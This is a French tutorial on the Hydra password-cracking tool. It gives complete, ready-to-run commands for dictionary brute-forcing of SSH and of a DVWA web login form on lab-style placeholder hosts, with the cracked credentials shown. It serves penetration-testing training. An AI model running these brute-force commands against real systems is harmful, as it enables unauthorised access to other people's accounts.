**Procédure d’utilisation Hydra**

**SOMMAIRE**

1 Objet du document 3

2 Hydra 3

2.1 Man 3

2.2 Utilisation 3

2.2.1 Craquage de services 3

2.2.2 Craquage de formulaire 4

# Objet du document

Ce document présente la procédure d’utilisation de l’outil **Hydra**.

# Hydra

## Man

Pour avoir une liste des options disponibles avec Hydra, taper la commande ***hydra***ou ***hydra -h*** pour avoir un manuel plus détaillé.

## Utilisation

Le squelette de Hydra est :***hydra options***

Les options nécessaires à l’utilisation de Hydra :

* *-l* : spécifie le nom utilisateur à tester ;
* *-L*: spécifie le chemin vers le fichier contenant une liste de nom utilisateurs à tester ;
* *-p*: spécifie le mot de passe à tester ;
* *-P*: spécifie le chemin vers le fichier contenant une liste de mots de passe à tester ;
* *service://server[:port]* : définit le service à attaquer, la cible et le port dans le cas où le port utilisé par le service est diffèrent de celui par défaut.


Quelques options utiles :

* *-e ns* : tente avec un mot de passe vide et un identifiant vide;
* *-f*: stoppe le processus de craquage dès lors qu’un couple valide a été trouvé ;
* *-t* : spécifie un nombre de connections en parallèle ;
* *-o*: exporte le résultat dans un fichier ;
* *-v / -V* : active le mode verbose / affiche login+pass pour chaque tentative.

### Craquage de services

Nous allons brute forcer l’authentification du protocole SSH sur la cible.

1. Pour cela exécuter la commande : **hydra -l msfadmin -P /usr/share/john/password.lst ssh://victim.tld**



Hydra a trouvé un identifiant valide :


Login : msfadmin


Password : msfadmin

### Craquage de formulaire


Nous allons brute forcer l’authentification d’un formulaire en POST sur l’URL : **http://www.victim.tld/dvwa/login.php**.

1. Pour cela il faut récupérer les informations de soumission du formulaire. Effectuer l’opération d’authentification en capturant au même moment les paquets avec Wireskark. Utiliser le filtre **http.request.method matches "POST"** dans Wireshark pour récupérer le paquet qui nous intéresse.  
   Il faut récupérer la page exécutant le processus de login, ici c’est **www.victim.tld/dvwa/login.php** (contenu à la ligne POST /dvwa/login.php) et également le message qui apparait sur la page en cas d’erreur d’authentification, dans notre cas c’est "**Login failed"**.





1. Exécuter la commande suivante pour lancer le brute force : **hydra -l admin -P /usr/share/john/password.lst www.victim.tld http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed"**



Hydra a trouvé un identifiant valide :   
Login : admin   
Password : password